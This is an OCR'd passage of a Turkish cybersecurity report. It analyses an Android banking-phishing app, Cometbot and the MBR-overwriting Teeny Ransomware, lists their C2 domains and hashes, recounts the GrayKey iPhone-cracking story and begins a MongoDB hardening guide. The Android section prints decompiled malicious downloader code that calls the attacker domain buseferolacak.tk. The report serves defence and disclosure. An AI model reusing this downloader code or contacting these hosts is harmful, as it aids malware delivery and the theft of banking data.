
```
String v14 = arg14.getStringExtra("url");
InputStream v1 = null;
try {
    URLConnection v2 = new URL(v14).openConnection();
    ((HttpURLConnection)v2).setRequestMethod("GET");
    ((HttpURLConnection)v2).setDoOutput(false);
    ((HttpURLConnection)v2).setConnectTimeout(10000);
    ((HttpURLConnection)v2).setReadTimeout(10000);
    ((HttpURLConnection)v2).setRequestProperty("Connection", "Keep-Alive");
    ((HttpURLConnection)v2).setRequestProperty("Charset", "UTF-8");
    ((HttpURLConnection)v2).setRequestProperty("Accept-Encoding", "gzip, deflate");
    ((HttpURLConnection)v2).connect();
    v4 = ((long)((HttpURLConnection)v2).getContentLength());
    v6 = 0;
    v2_1 = ((HttpURLConnection)v2).getInputStream();
}
```

Şekil 47: Zararlı dosya indirme işlemi

```
protected String a(Void[] arg1) {
    return d.a("http://buseferolacak.tk/update.json")
}

protected void a(String arg2) {
    if(this.a != null && (this.a.isShowing())) {
        this.a.dismiss();
    }

    if(!TextUtils.isEmpty(((CharSequence)arg2))) {
        this.b(arg2);
    }
}

private void b(String arg4) {
    try {
        JSONObject v0 = new JSONObject(arg4);
        arg4 = v0.getString("updateMessage");
        String v1 = v0.getString("url");
        if(v0.getInt("versionCode") > b.a(this.b)) {
            if(this.c == 2) {
                new e(this.b).a(arg4, v1);
                return;
            }

            if(this.c != 1) {
                return;
            }

            this.a(this.b, arg4, v1);
            return;
        }

        if(!this.d) {
            return;
        }
```


Şekil 48: Zararlı dosya indirme işlemi

İndirilen uygulama çekiliş adı altında oltalama saldırısı yaparak kullanıcıların bankacılık bilgilerini çalmayı hedeflemektedir. Toplanan bilgiler uzak firebase sunucusuna aktarılmaktadır.



Şekil 49: Zararlı uygulamanın topladığı bilgiler

GSM numarası da bu aşamada alınarak iki faktörlü doğrulama için yollanan SMS mesajlarının çalınması amaçlanmaktadır.



Şekil 50: İki faktörlü doğrulama bypass işlemi için SMS bilgilerinin çalınması

11.2. Tehdit Vektörü Göstergeleri (Indicator of Compromises)

11.2.1. Zararlının iletişime geçtiği domain bilgileri

- Buseferolacak[.]tk
- demonpanelog[.]firebaseio[.]com

11.2.2. Tespit edilen zararlıya ait hash bilgileri

- 79866c174dd807159ea626f530ed610ee9330f-8c44aff6c29c35febf19ec21f9
- eba335956afad3b50a93effc61cd7467552ff0f7c8a-c14032f784c5fec3a5720

11.3. Tavsiyeler

Google Uygulama Mağazası bünyesinden uygulama indirirken sahte uygulamalara dikkat edilmelidir. Bu bağlamda uygulama yazarının güvenilir olduğuna ve uygulamanın adının doğru olduğundan emin olunmalıdır. İlgili zararlının iletişime geçtiği IP adresleri ve domain bilgileri anlamında kurum telefon ve cihazlarının iletişimi gözden geçirilmeli, ilgili IP ve domain adresleri kara listeye alınarak engellenmelidir.


12. Cometbot Zararlı Yazılım Analizi

Google Uygulama Mağazasında görülen yaygın zararlılardan cometbot, kullanıcıların kişisel bilgilerini çalan ve komuta kontrol sunucusu aracılığıyla telefonu bir bota

dönüştüren bir uygulamadır. Aşağıda teknik incelemesini bulabileceğiniz cometbot, günümüzde uygulama mağazasında görülen bankacılık ve botnet zararlılarının yaygın davranışlarını göstermektedir.

12.1. Teknik İnceleme


Uygulama yüklendikten sonra açıldığında aşağıdaki ekran gelmektedir.



Şekil 51: Uygulamanın açılış ekranı

Uygulama açıldığında kullanıcıdan Device Admin yetkisi istemektedir. Yetki alabildiği takdirde uygulama telefon üzerinde telefonu ayrıştırabileceği verileri toplamaktadır. Ayrıca, SMS bilgilerini de sorgulamaktadır.


Şekil 52: Zararlının telefondan veri toplaması



Şekil 53: Zararlı içerik yüklenmesi

Zararlı uygulama açıldıktan sonra komuta kontrol sunucusundan içerik yüklemektedir.

Gerekli izinleri aldıktan sonra zararlı uygulama telefonun komuta kontrol sunucusundan aldığı komutları çalıştırmaktadır. Ayrıca, sistem uygulamaları gibi bazı uygulamaların varlığını sorguladığı da tespit edilmiştir.



Şekil 54: Komuta kontrol iletişimi

12.2. Tehdit Vektörü Göstergeleri (Indicator of Compromises)

12.2.1. Zararlının iletişime geçtiği domain adresleri

- gembo[.]xyz

12.2.2. Tespit edilen zararlıya ait hash bilgileri

- e959ab5c8aebb394e2a394639479362a8bb510cc-03d844c280827245a3c16588

12.3. Tavsiyeler

Google Uygulama Mağazası bünyesinden uygulama indirirken sahte uygulamalara dikkat edilmelidir. Bu bağlamda uygulama yazarının güvenilir olduğuna ve uygulamanın adının doğru olduğundan emin olunmalıdır. İlgili zararlının iletişime geçtiği IP adresleri ve domain bilgileri anlamında kurum telefon ve cihazlarının iletişimi gözden geçirilmeli, ilgili IP ve domain adresleri kara listeye alınarak engellenmelidir.

13. Teeny Ransomware Zararlı Yazılım Analizi


Teeny Ransomware olarak bilinen zararlı yazılımın kaynak kodunda yer alan MBR kodunun hard diskin sıfırıncı bölgesinin (Orijinal MBR) üzerine yazıldığı görülmüştür. MBR (Master Boot Record) bilgisayar açılışında çalışan (işletim sisteminden önce), işletim sisteminin hard disk üzerinde nerede bulunduğunu bilen ve işletim sistemini çalıştıran küçük kod parçasına verilen isimdir. Petya zararlısına benzer bir şekilde yazılmış ve Türk kullanıcıları hedef alan bir ransomware olduğu belirlenmiştir. Klasik bir ransomware'dan farklı olarak hard disk üzerinde yer alan dosyaları şifrelememektedir ancak işletim sisteminin yüklenmesini engelleyerek kullanıcıdan bir ödeme talep etmektedir.

Zararlı Adı	Teeny Ransomware
Kategorisi	Ransomware, Cryptovirus
Kısa Açıklama	Fidye yazılımı, bilgisayar sisteminizdeki ana önyükleme kaydını (MBR) şifreledikten sonra kurtarabilmeniz için 200$ fidye talep etmektedir.
Dağıtım Yöntemi	Spam E-posta, E-posta Eki ile
Hedef	İçerik dilinde Türkçe ifadelerle karşılaşılmıştır. Türkiye'nin hedeflendiği değerlendirilmektedir.
İlk Karşılaşıldığı Tarih	1 Şubat 2019

Tablo 3: Zararlı yazılım kimliği


13.1. Teknik İnceleme

Bir zip dosyasından çıkan uygulamanın görüntüsü Şekil 55'teki gibidir. Zararlı yazılım Microsoft Word isimli uygulamanın ikonunu kullanmaktadır. Uygulama çalıştırılırken yönetici yetkisi istemektedir.




Şekil 55: Uygulama görüntüsü

İncelenen uygulamaların SHA256 değerlerinin, inceleme sırasındaki VirusTotal sonuçları aşağıda yer almaktadır.




Şekil 56: Uygulamanın VirusTotal sonuçları

Uygulama statik bir şekilde incelendiğinde, uygulamayı imzalayan sertifikanın ***ülkece tanınan bir holding*** domainine ait olduğu gibi bir izlenim oluşturulmuştur. Oltama için kullanılan alan adı holdingadı.com şeklinde sunulurken söz konusu holdingin orijinal domaini holdingadı.com.tr şeklindedir. Benzer bir domain ismi kullanılarak holdinge yapılan hedefli bir atak olarak değerlendirilmektedir.




Şekil 57: Uygulama imza detayları

Zararlının kaynak kodu incelendiğinde hard diskin sıfırıncı bölgesine zararlı koda yönlendiren MBR kodunun yazıldığı görülmektedir. Sıfırıncı bölge normal şartlarda işletim sistemi adresine yönlendirme yapar. Zararlı yazılım sıfırıncı bölge üzerine yazdığı zararlı MBR koduyla kendi zararlı kod parçacığına yönlendirme yapmaktadır.



Şekil 58: Yönlendirme işlemi

MBR enfekte edilmeden önceki temiz hali ve enfekte edilmiş hali aşağıdaki şekillerde görülmektedir.



Şekil 59: MBR enfekte öncesi (sol) ve sonrası (sağ)

MBR'a yazım işlemi bittikten sonra uygulama bilgisayara komut satırı üzerinden yeniden başlama talimatı gönderir.

Bilgisayar yeniden başlatıldığında işletim sistemi başlangıç noktası yerine zararlının hard diske gömdüğü kod parçacığına gider.

Şekil 60: Yazım işlemi sorası kod gönderimi

Şekil 61: Zararlının bulaşması sonrası kullanıcıya aktarılan arayüz

Klavyeden herhangi bir tuşa tıklandığında ödeme bilgilerinin ve iletişim bilgilerinin yer aldığı ekran görüntülenmektedir. 200$'lık bir ödemenin yapılması durumunda "decryption key'in gönderileceği belirtilmektedir.

Şekil 62: Ödeme bilgilerinin aktarıldığı ara yüz

Kod detaylıca incelendiği zaman bir ağ trafiği oluşmadığı görülmüştür. Başka bilgisayarlar üzerinde de çalıştırılan zararlı aynı ID'yi vermektedir. İstenilen key'in hard diske gömülen kod parçacığında olma ihtimali üzerine hard

diske gömülen zararlı kod parçacığı incelenmiş, ancak key kontrolünün yapılmadığı fark edilmiştir.

13.2. Tehdit Vektörü Göstergeleri (Indicator Of Compromises)

13.2.1. Zararlının erişim sağlamaya çalıştığı dosyalar

- PHYSICALDRIVE0

13.2.2. Tespit edilen zararlıya ait hash bilgileri

- b017fe5311561078978501e1b5dcfbdc3c4db-04800c9f905474c659fe0437008

13.2.3. Tespit edilen zararlı içindeki domainler

- doganholding.com
- support@doganholding.com

13.3. Tavsiyeler

Öncelikli olarak gelen e-postalarin nereden geldiğine dikkatli bakılmalıdır. Domain adının orijinal olup olmadığı kontrol edilmelidir. Bilinmeyen bir domain adresinden gelen e-postalarda yer alan eklerin kesinlikle açılmaması gerekmektedir.

TEKNOLOJİK GELİŞMELER VE SİBER GÜVENLİK

Bu kısımda teknolojik gelişmelerin siber güvenlik üzerindeki etkileri atak ve savunma bağlamında incelenmekte ve küresel çapta dikkat çeken gelişmeler analiz edilmektedir.

14. Graykey'in Doğuşu

2 Aralık 2015 tarihinde, ABD'nin California eyaletinde, San Bernardino bölgesinde 14 kişinin öldüğü 22 kişinin de yaralandığı bir "terör saldırısı" yaşanır [14]. İsimleri Syed Rizwan Farook ve Tashfeen Malik olarak açıklanan, karı koca olan zanlıların kaçtığı araç saldırı olayından dört saat sonra polisler tarafından tespit edilir. Polisler ve saldırganlar arasında gerçekleşen silahlı çatışmada zanlılar öldürülür [15].

Saldırganlardan Syed Rizwan Farook'un iPhone 5C model telefonu ABD Federal Soruşturma Bürosu (FBI) tarafından ele geçirilir. Birçok delil barındırabileceği düşünülerek iPhone 5C model telefonun kilidi FBI güvenlik birimleri tarafından açılmaya çalışılır. 9 Şubat 2016 tarihinde FBI, kullanılan şifreleme teknolojilerinden dolayı iPhone'nun kilidini açamadığını duyurur [16]. FBI, telefonun parolasını kırmak için ilk olarak Ulusal Güvenlik Ajansı'na (NSA) başvurur, buna karşılık NSA suçlular tarafından daha sık kullanılan modeller üzerinde böyle bir yetkinliklerinin olduğunu ancak iPhone üzerinde olmadığını belirtir. Sonuçta iPhone model telefonun güvenliğinin aşılması için Apple'ın yardımına ihtiyaç duyulur [17]. iPhone model telefonlarda herhangi bir dosyaya ulaşmak için PIN kodu gereklidir. Standart iPhone'lar da PIN kodunun 10 kez yanlış girilmesi halinde telefon içinde yer alan bilgiler silinir ve fabrika ayarlarına geri dönülür. Bu güvenlik önleminden dolayı, FBI verileri kaybetmemek adına teknoloji devi Apple'dan telefona erişebilmek için iOS işletim sistemine arka kapı açmalarını ister. Yeni bir yazılım güncellemesi durumunda telefonların PIN kodunun 10 kez yanlış girilmesi halinde verilerin silinmesi özelliğinin engellenmesi söz konusu olabilecektir [18], [19]. Apple, FBI'ın bu talebine "Hayır" yanıtını verir. Adalet Bakanlığının kendisine baskı uygulamasına rağmen, Apple dijital ortamın mahremiyetini savunur ve yapılan zorlamalara karşı durur [20], [21]. Bunun ardından 28 Mart'ta Adalet Bakanlığı, FBI'ın iPhone'un kilidini açtığını ve Apple'dan iPhone parolasını kırma isteğini geri çektiğini açıklar [22]. Dijital ortamın devleri Facebook, Twitter ve Google birbirlerine rakip de olsalar Apple'dan desteğini esirgemez [23]. FBI, San Bernardino zanlısının radikal İslamcı örgütlerle bağlantılı olabileceği tahminiyle ulusal güvenlik adına böyle bir istekte bulunmuş, ancak Apple da diğer kullanıcıları düşünerek böyle bir güncellemenin sonuçlarının herkesi tehlikeye atacağını ve kişisel bilgi güvenliğine zarar vereceğini savunmuştur [20], [21].

Soruşturma süresi uzarken FBI'ın beklenmedik bir şekilde davadan çekilmesinin nedeni ise bir iddiaya göre İsrailli Cellebrite firmasının San Bernardino zanlısı Syed Rizwan Farook'un iPhone'unun kilidini açmak için FBI'a yardım ettiğidir [24]. Cellebrite cihazlara erişmek için yüksek ihtimalle iOS güvenlik açıklarını kullanmaktadır. Cellebrite şirket içi kilit açma hizmeti sunan bir firmadır. Bu işlem için de cihaz başına 5000 dolar gibi bir ücret talep etmektedir. ABD hükümetinin mobil cihazların kilidini açması konusunda tercih ettiği şirket olan Cellebrite, müşterilerine iOS 11 çalıştıran cihazların güvenliğini aşma yeteneğine sahip olduğunu belirtmektedir. Cellebrite yüksek olasılıkla bir veya daha fazla iOS açığını kullanarak cihazlara erişim elde etmektedir.

Forbes'e açıklama yapan polis teşkilatında görevli bir adli bilişim uzmanı, iPhone 8 model telefonların kilidinin Cellebrite tarafından açılabildiğini, aynı tekniğin iPhone X modeli için de geçerli olduğunu belirtir. Bunun üzerine Apple, kullanıcılarına güvenlikleri için en son işletim sistemini indirmeleri gerektiğini duyurur [25].

2017'nin sonlarına doğru cihazlara erişim sağlama alanında tek olan Cellebrite şirketine rakip bir başka şirketin ismi gündeme gelir. Daha önce 2016 yılında Atlanta, Ge-

orgia da Grayshift adında 50'den az çalışanı olan özel bir şirket kurulur. Eski bir Apple güvenlik mühendisi ile ABD istihbaratından bazı yöneticileri içeren bir ekip GrayKey adlı kutuyu geliştirir. Sadece kolluk kuvvetleri ve teknoloji laboratuvarlarında kullanılmasına izin verilen GrayKey kutuları kilitli iPhone'ları kırma konusunda oldukça başarılıdır. GrayKey'in gizli kalması düşünülmektedir ama ürünün bir görüntüsü anonim kişiler tarafından internet ortamına sızdırılmıştır. Grayshift sitesi üyeliği sadece kolluk kuvvetleriyle sınırlayan ve üyelerin kimliklerini kontrol eden bir portal tarafından yönetilmektedir. Bu sebeple bu web sitesinden de bilgi almak mümkün değildir.

Forbes'a göre, GrayKey'i, Cellebrite'tan ayıran en önemli özellik kullanımın tamamen firmadan bağımsız olmasıdır. Sürecin tamamı müşteri olan kolluk kuvvetlerine bırakılır ve bu sayede Cellebrite'ın sunduğu şirket içi modelinden ayrılmaktadır.


Anonim bir kaynak sayesinde, GrayKey'in neye benzediğinin yanı sıra nasıl çalıştığı da artık bilinmektedir. GrayKey, kolluk kuvvetleri için iyi bir teknoloji olsa da önemli riskler sunar [26], [27].

Şekil 63: Grayshift firmasının GrayKey kutusu [26]

14.1. GrayKey Nasıl Çalışır?

GrayKey kutusu, kilitli iPhone'ların yanı sıra iPad, iPod gibi iOS destekli cihazlarla bağlantı kurarak Apple ürünlerine erişim elde etmektedir. Aynı anda iki iPhone'u kutuya bağlamak için kullanılabilecek iki Lightning kablosuna sahip olan cihaz, 4x4x2 inç ebatlarındadır. Cihazlar kutuya takıldıktan sonra iki dakikalık bir ön okuma süreci başlar. Bu süreç tamamlandıktan sonra cihaza bağlı iPhone'ların kutuyla bağlantıları geçici bir süre kesilir. Akabinde, parola kırma işlemi başlatılır ve bu işlem de tamamlandıktan sonra cihazların ekranında çözülen PIN değerleri ve bu işlem için geçen süre gösterilir.


Parola kırma işleminde geçen süre parola değerlerinin uzunluğuna göre değişkenlik göstermektedir. Örneğin; dört haneli iPhone PIN'lerini ortalama iki ya da üç saat içinde, altı haneli iPhone PIN'lerini ortalama 11 saatte,



Şekil 64: GrayKey ile parolası kırılmış bir iPhone [26]

altı haneden fazla PIN'leri ise daha uzun sürelerde açabilmektedir [27].


Parola kırma işleminden sonra, cihazın tüm dosya sistemi GrayKey kutusuna indirilir. Daha sonra GrayKey kutusuna bağlı bir bilgisayar sayesinde web tabanlı arayüz kullanılarak cihaza ait tüm verilere erişim sağlanır. Aşağıdaki ekran görüntüsünde de görüldüğü üzere iOS 11.2.5 sürümüne kadar sorunsuz bir şekilde çalışmaktadır.



Şekil 65: GrayKey, iPhone iOS 11.2.5 sürümünde sorunsuz bir şekilde çalışır [26]

Şekil 66: Grayshift firmasının erişim elde edebildiği Apple cihaz modelleri ve iOS versiyonları [28]

Hatta GrayKey kutusunun son sürüm bir iPhone X'e ait yüksek güvenlikli kilidi bile açtığına dair iddialar vardır. GrayKey kutusunun çevrimiçi ve çevrimdışı olmak üzere iki modeli bulunmaktadır. Yaklaşık 300 kere kullanılabilen çevrimiçi modelin fiyatı 15.000 dolardır. Doğrudan internete bağlı olan bu model için elde edilen bütün ve-



Şekil 67: GrayKey kutusu fiyat listesi [28]

riler bilgisayarlar tarafından erişilebilir olur, ancak bu veriler GrayKey kutusunun kendi hafızasında saklanır. Bu durum da cevabı henüz net olmayan "GrayKey kutusu parolasını kırdığı iPhone'un verilerini güvenli bir şekilde saklıyor mu" sorusunu gündeme getirir. Fiyatı yaklaşık 30.000 dolar civarında olan internete bağlanmadan kullanılabilen modelinde ise kullanım hakkı sınırsızdır [26] [28]

14.2. Apple'ın GrayKey'e Karşı Aldığı Önlem

Apple, iOS'taki güvenlik önlemlerini artırarak bu hizmeti engelleyeceğini duyurur. Apple iOS 11 güncellemesiyle yeni USB kısıtlama modu geliştirmiştir [27]. iOS 11.3'ten beri testte olan, ancak iOS 12 beta sürümüyle varsayılan olarak etkinleştirilmiş bir özelliktir. GrayKey gibi araçlara engel olmak için geliştirilmiştir. Kilitli iPhone, iPad, iPod Touch cihazların PIN'leri bir saat boyunca girilmez ise otomatik olarak Lightning bağlantısı esnasında veri aktarımı kapanmakta ve cihaz sadece şarj edilebilir özelliğiyle kalmaktadır. iOS 12 ile USB kısıtlama modu daha da geliştirilmiştir. Ama GrayKey kutusunu önlemek için yeterli değildir, her ne kadar herhangi bir görüntü olmasa da Grayshift, iOS 12 Beta sürümünde bu önlemi aştığını iddia etmiştir [29].

15. MongoDB Güvenli Yapılandırma

Bu bölümde NoSQL veritabanı olan MongoDB'yi sunduğu güvenlik özellikleri açısından değerlendireceğiz. Ele alacağımız bütün konular ticari olmayan MongoDB versiyonuyla ilgili olacaktır. İlk olarak sistem seviyesinde kurulum ve kurulum sonrası konfigürasyon sırasında güvenlik için yapılabilecekler, ikinci olarak da backend için yazılım geliştirme aşamasında güvenlik için yapılabilecekler değerlendirilecektir.

15.1. Sistem Seviyesinde Güvenlik

Bu seviyede yapılacaklar hem MongoDB konfigürasyonu hem de işletim sistemi seviyesinde alınacak önlemler olarak değerlendirilebilir. Varsayılan kurulumla kurulan bir MongoDB için herhangi bir güvenlik söz konusu olmayacaktır. Fakat desteklediği yöntemlerle atak yüzeyini minimize etmek mümkün olur.

15.1.1. Kimlik Doğrulama Zayıflıkları

MongoDB varsayılan kurulumunda kimlik doğrulama aktif olarak gelmez. Fakat altyapı olarak farklı kimlik doğrulama yöntemlerini destekler. SCRAM ve x509 sertifika tabanlı iki farklı doğrulama yönteminden birini seçebilirsiniz.

Doğrulamayı aktif hale getirebilmek için servis başlatılırken parametre olarak

- --auth

verilebilir ya da mongodb konfigürasyon dosyasına (/etc/mongod.conf) eklenebilir.

- security:
- authorization: enabled

Daha sonra yetkisi tanımlı bir kullanıcının bir veri tabanına eklenmesi gerekir; bunun için yapılması gereken yapılandırma aşağıdaki gibidir.

```
db.createUser(
        {
                user: "adminUser",
                pwd: "password",
                roles: [ { role: "userAdminAnyDatabase",
db: "admin" } ]
                 }
        );
```

15.1.2. Yetkilendirme Zayıflıkları

